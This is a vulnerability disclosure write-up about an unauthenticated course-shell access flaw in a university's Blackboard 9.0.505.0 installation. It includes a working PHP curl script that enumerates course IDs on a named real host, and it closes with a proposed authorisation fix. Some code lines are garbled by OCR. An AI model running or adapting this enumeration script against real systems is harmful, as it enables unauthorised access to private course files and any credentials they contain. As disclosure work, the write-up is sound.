Blackboard Class ID Exploit

By: Nathan Adams

Exploit

Background:

I have recently found an exploit which allows a non-logged in user to access the course shell of any course and download the documents. This would not be as much as a problem if a user that was logged in could access any of the course shells, as this would imply that they are a Lewis student. However, it still would be a vector that could be exploited.

Professors routinely upload documents to the course shell, which may or may not contain data that could be used to compromise a system or cost the university money. For example if a document that a professor posted contained a username and password to another system or systems, an attacker could use that information for obvious malicious purposes. An attacker can even browse the course shell and steal course notes or presentations.

Using the exploit:

If an attacker knows the URL to a blackboard installation they then can write a script that marches up from an arbitrary number to discover active course shells.

A URL can be formed to view a course shell:


http://bb.lewisu.edu/webapps/blackboard/content/listContent.jsp?course_id**=_{uniqe id for the course}**_1&content_id=_550580_1

For example:

http://bb.lewisu.edu/webapps/blackboard/content/listContent.jsp?course_id=_54978_1&content_id=_550580_1

Marching through possible numerical values an attacker can find files that were posted to blackboard.


Below is a screenshot showing that I am able to access a course shell at Lewis University, WITHOUT having to login.




Sample code:

```php
<?php

$startatcourse = 54978;
//$startatcourse = 50000;
$bbloc = "bb.lewisu.edu";
$ch = curl_init();
$cookie = getcwd(). "/cookie.txt";
curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);

function make_url()
{
    global $startatcourse, $bbloc;
    $ret = "http://" . $bbloc . '/webapps/blackboard/content/listContent.jsp?course_id=_' .
$startatcourse . '_1&content_id=_550580_1';
    //$startatcourse += 1;
    return $ret;
}

function do_request()
{
    global $cookie;
    $ch = curl init();
    $url = make url();
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
    curl_setopt($ch, CURLOPT_HEADER, false);
    curl setopt($ch, CURLOPT URL, $url);
    curl_setopt($ch, CURLOPT_COOKIEJAR, $cookie);
    curl setopt($ch, CURLOPT COOKIEFILE, $cookie);
    curl_setopt($ch, CURLOPT_USERAGENT,  "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET
CLR 1.0.3705; .NET CLR 1.1.4322; Media Center PC 4.0");
    $output = curl_exec($ch);
    if (stripos($output, "redirected") !== false)
    {
        $ch = curl init();
        curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
        curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
        curl_setopt($ch, CURLOPT_HEADER, false);
        curl setopt($ch, CURLOPT URL, $url);
        curl_setopt($ch, CURLOPT_COOKIEJAR, $cookie);
        curl setopt($ch, CURLOPT COOKIEFILE, $cookie);
        curl_setopt($ch, CURLOPT_USERAGENT,  "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1;
.NET CLR 1.0.3705; .NET CLR 1.1.4322; Media Center PC 4.0");
        $output = curl_exec($ch);
    }
    return $output;
}

while ($startatcourse < 55000)
{
    $output = do_request();
    //echo "test";
    if (stripos($output, "Error generating breadcrumbs") === false)
    {
        echo 'Found course at <a href="http://' . $bbloc .
'/webapps/portal/frameset.jsp?tab tab group id= 2 1&url=/webapps/blackboard/execute/launcher%3Fty
pe%3DCourse%26id%3D_' . $startatcourse . '_2%26url%3D">' . $startatcourse . '</a><br>';
    } else {
        echo "No class at " . $startatcourse . "<br>";
    }
    ++$startatcourse;
}
?>
```

Using this code I am able to march through a range of possible values of IDs for course shells and discover which ones will lead to a course.



The code will link if it finds a course available and I am able to click on it and it will lead me to the course shell:



Fix:

Check if a user is authenticated and if they are not logged in with a valid account then disallow access to any course shells. If a user is logged in, check the user account against what classes they are in and if they should have access to that course shell. If the user is not in that class, then they should be disallowed access to that course shell.

Known Affected Versions:

9.0.505.0